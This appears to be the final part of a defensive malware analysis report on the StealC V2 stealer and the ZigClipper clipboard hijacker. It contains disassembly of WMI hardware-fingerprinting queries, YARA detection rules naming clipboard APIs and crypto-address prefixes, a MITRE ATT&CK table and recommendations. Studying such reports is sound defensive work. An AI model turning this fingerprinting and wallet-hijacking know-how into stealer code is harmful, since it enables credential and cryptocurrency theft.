00000001400011FF	48:8D15 B2FE0200	lea rdx,qword ptr ds:[1400310B8]	00000001400310B8:L"WQL"
0000000140001206	4C:8D8D E0010000	lea r15,qword ptr ss:[rbp+1E0]	
000000014000120D	49:89D8	mov r8,rbx	rbx:L"SELECT * FROM Win32_Processor"
0000000140001210	4D:89F9	mov r9,r15	r15:L"Win32_Processor"
0000000140001213	E8 97FEFFFF	call stage2.1400010AF	
0000000140001218	85C0	test eax,eax	
000000014000121A	0F99C0	setns al	
000000014000121D	49:89DF	mov rcx,qword ptr ds:[r15]	r15:L"Win32_Processor"
0000000140001220	48:85C9	test rcx,rcx	

Figure 59- WQL Query

The malware runs the **SELECT * FROM Win32_Processor** WQL query to learn the processor information.

00000001400012E0	FF15 122C0300	call qword ptr ds:[<Ordinal#6>]	
00000001400012E6	45:85E4	test r12d,r12d	
00000001400012E9	0F99C0	setns al	
00000001400012EC	6641:833F 08	cmp word ptr ds:[r15],8	
00000001400012F1	0F94C1	sete cl	
00000001400012F4	4D:8B77 08	mov r14,qword ptr ds:[r15+8]	r14:L"1f
00000001400012F8	4D:85F6	test r14,r14	r14:L"1f
00000001400012FB	0F95C2	setne dl	, [r15+08]:L"1f

Figure 60- ProcessorId Information

The ProcessorId value was determined via the WQL query.

00000001400011B4	48:8D15 05FF0200	lea rdx,qword ptr ds:[1400310C0]	00000001400310C0:L"ROOT\\CIMV2"
00000001400011B8	4C:8D85 F8010000	lea r8,qword ptr ss:[rbp+1F8]	
00000001400011C2	E8 39FEFFFF	call stage2.140001000	
00000001400011C7	85C0	test eax,eax	
00000001400011C9	0F88 9D010000	js stage2.14000136C	
00000001400011CF	48:838D F8010000 00	cmp qword ptr ss:[rbp+1F8],0	
00000001400011D7	0F84 8F010000	je stage2.14000136C	
00000001400011DD	4C:8D05 B2FE0200	lea r8,qword ptr ds:[140031096]	0000000140031096:L"SELECT * FROM %s"
00000001400011E4	48:8D5D 80	lea rbx,qword ptr ss:[rbp-50]	
00000001400011E8	BA 00010000	mov edx,100	
00000001400011ED	48:89D9	mov rcx,rbx	r15:L"Win32_ComputerSystemProduct"
00000001400011F0	4D:89F9	mov rcx,rbx	
00000001400011F3	E8 CD010000	call stage2.1400013C5	
00000001400011F8	48:8B8D F8010000	mov rcx,qword ptr ss:[rbp+1F8]	
00000001400011FF	48:8D15 B2FE0200	lea rdx,qword ptr ds:[1400310B8]	00000001400310B8:L"WQL"
0000000140001206	4C:8D8D E0010000	lea r15,qword ptr ss:[rbp+1E0]	
000000014000120D	49:89D8	mov r8,rbx	
0000000140001210	4D:89F9	mov r9,r15	r15:L"Win32_ComputerSystemProduct"
0000000140001213	E8 97FEFFFF	call stage2.1400010AF	
0000000140001218	85C0	test eax,eax	
000000014000121A	0F99C0	setns al	
000000014000121D	49:8B0F	mov rcx,qword ptr ds:[r15]	r15:L"Win32_ComputerSystemProduct"
0000000140001220	48:85C9	test rcx,rcx	
0000000140001223	0F95C2	setne dl	
0000000140001226	84D0	test al,dl	

Figure 61- Accessing Physical Hardware Information

The malware **Win32_ComputerSystemProduct** The malware accesses the physical hardware information of the victim system via a query to the class.

00000001400012D0	4C:89F1	mov rcx,r14	r14:L"UUID"
00000001400012E0	FF15 122C0300	call qword ptr ds:[<Ordinal#6>]	
00000001400012E6	45:85E4	test r12d,r12d	
00000001400012E9	0F99C0	setns al	
00000001400012EC	6641:833F 08	cmp word ptr ds:[r15],8	
00000001400012F1	0F94C1	sete cl	
00000001400012F4	4D:8B77 08	mov r14,qword ptr ds:[r15+8]	r14:L"UUID", [r15+08]:L"28"
00000001400012F8	4D:85F6	test r14,r14	r14:L"UUID"
00000001400012FB	0F95C2	setne dl	

Figure 62- UUID Value

The malware **UUID** The malware retrieves the value.

000000014000128C	FF15 5E2C0300	call qword ptr ds:[<Ordinal#2>]	
0000000140001292	48:85C0	test rax,rax	rax:L"Model"
0000000140001295	0F84 E0000000	je stage2.140001378	
0000000140001298	49:89C6	mov r14,rax	r14:L"Model", rax:L"Model"
000000014000129E	31D8	xor ebx,ebx	
00000001400012A0	48:8D85 D4010000	lea rax,qword ptr ss:[rbp+1D4]	
00000001400012A7	8918	mov dword ptr ds:[rax],ebx	rax:L"Model"

Figure 63- Accessing the Processor Model

The malware accesses the processor model.

YARA Rule

```
rule StealC_V2_Stage1

{

    meta:

        description = "StealC V2 Stage 1 yara rule"

        author = "ZAYOTEM"

        date = "2026-06-21"

        malware_family = "StealC"

    strings:

        $hash1 = { 68 F2 14 19 10 5? E8 ?? ?? ?? ?? }

        $hash2 = { 68 18 ED F0 27 5? E8 ?? ?? ?? ?? }

        $hash3 = { 68 C5 C9 99 B5 5? E8 ?? ?? ?? ?? }

        $hash4 = { 68 7C 77 03 FB 5? E8 ?? ?? ?? ?? }

        $hash_algo_simd = { 66 0F 38 31 05 ?? ?? ?? ?? C4 E2 79 47 0D ??
        ?? ?? ?? 0F 10 C1 66 0F 73 D8 08 0F 56 C8 0F 10 C1 66 0F 73 D8 04 0F
        56 C8 66 0F 7E CB }

    condition:

        uint16(0) == 0x5A4D and filesize < 3MB and

        (2 of ($hash*) or $hash_algo_simd)

}
```

```

rule StealC_V2_Stage2

{

    meta:

        description = "StealC V2 Stage 2 yara rule"

        author = "ZAYOTEM"

        date = "2026-06-21"

        malware_family = "StealC"

    strings:

        $decrypt_sequence = { 68 ?? ?? ?? ?? 8D 4D ?? E8 ?? ?? ?? ?? 8D
55 ?? 8D 4D ?? E8 ?? ?? ?? ?? }

        $src4_xor_loop      = { 8B 45 ?? 8B 75 ?? 8A ?? ?? 32 ?? ?? 8B 53 04
88 4D ?? 3B 53 08 74 ?? }

        $string_append_loop = { 88 0A FF 43 04 EB ?? 8B 75 ?? (40 | FF C0)
89 45 ?? 3B 46 10 72 ?? }

    condition:

        uint16(0) == 0x5A4D and filesize < 3MB and

        all of ($decrypt_sequence, $src4_xor_loop, $string_append_loop)

}

```

```
rule Decred_Stage1
```

```
rule Decred_Stage1
```

```
{
```

```
    meta:
```

```
        description = "Decred.exe Stage 1 yara rule"
```

```
        author = "ZAYOTEM"
```

```
        date = "2026-06-21"
```

```
        malware_family = "ZigClipper"
```

```
    strings:
```

```
        $prng_algo = { 89 C1 C1 E1 0D 31 C8 89 C1 C1 E9 11 31 C8 89 D1  
C1 E1 05 31 CA 89 C1 31 D1 89 0D ?? ?? ?? ?? 89 05 ?? ?? ?? ?? 69 C1  
6D 4E C6 41 05 39 30 00 00 }
```

```
        $api1 = "OpenClipboard" ascii wide
```

```
        $api2 = "GetClipboardData" ascii wide
```

```
        $api3 = "SetClipboardData" ascii wide
```

```
        $api4 = "EmptyClipboard" ascii wide
```

```
    condition:
```

```
        uint16(0) == 0x5A4D and filesize < 3MB and
```

```
        ($prng_algo and (3 of ($api*)))
```

```
}
```

```
rule ZigClipper_Stage2

{

    meta:

        description = "DecredClipper yara rule"

        author = "ZAYOTEM"

        date = "2026-06-25"

        malware_family = "ZigClipper"

        sub_function = "sub_140001539"

    strings:

        $string1 = "bc1q" ascii wide

        $string2 = "bc1p" ascii wide

        $string4 = "bitcoincash:q" ascii wide

        $string5 = "bitcoincash:p" ascii wide

        $string6 = "ltc1q" ascii wide

        $api1 = "OpenClipboard" ascii

        $api2 = "GetClipboardData" ascii

        $api3 = "SetClipboardData" ascii

        $api4 = "EmptyClipboard" ascii

    condition:

        uint16(0) == 0x5A4D and filesize < 3MB and

        ((3 of ($api*)) and (3 of ($string*)))

}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Defense Evasion	Credential Access	C&C	Exfiltration
Query Registry (T1012)	Command and Scripting Interpreter: Windows Command Shell (T1059.003)	Registry Run Keys / Startup Folder (T1547.001)	Modify Registry (T1112)	Credentials from Password Stores (T1555)	Application Layer Protocol: Web Protocols (T1071.001)	Automated Exfiltration (T1020)
System Information Discovery (T1082)			Deobfuscate/ De code Files (T1140)	Credentials from Web Browsers (T1555.003)		Exfiltration Over Asymmetric Encrypted Channel (T1048.002)
System Location Discovery (T1614)			Process Injection (T1055)	Unsecured Credentials (T1552)		
System Language Discovery (T1614.001)			Dynamic API Resolution (T1027.007)	Credentials In Files (T1552.001)		
Software Discovery (T1518)				Steal Web Session Cookie (T1539)		
System Network Configuration Discovery (T1016)						

Recommendations

1. Use of EDR should be made mandatory,
2. It should be verified that clicked links are legitimate and trustworthy,
3. Network traffic should be monitored,
4. User privileges should be restricted,
5. Passwords should be changed at regular intervals,
6. Browser password-saving features should be disabled,
7. Cryptocurrency wallet usage should be monitored.

PREPARED BY

Ahmet Çağdaş GEÇGÜL

[linkedin](#)

Ayberk ÇATALOLUK

[linkedin](#)

Ezgi ŞAHİN

[linkedin](#)

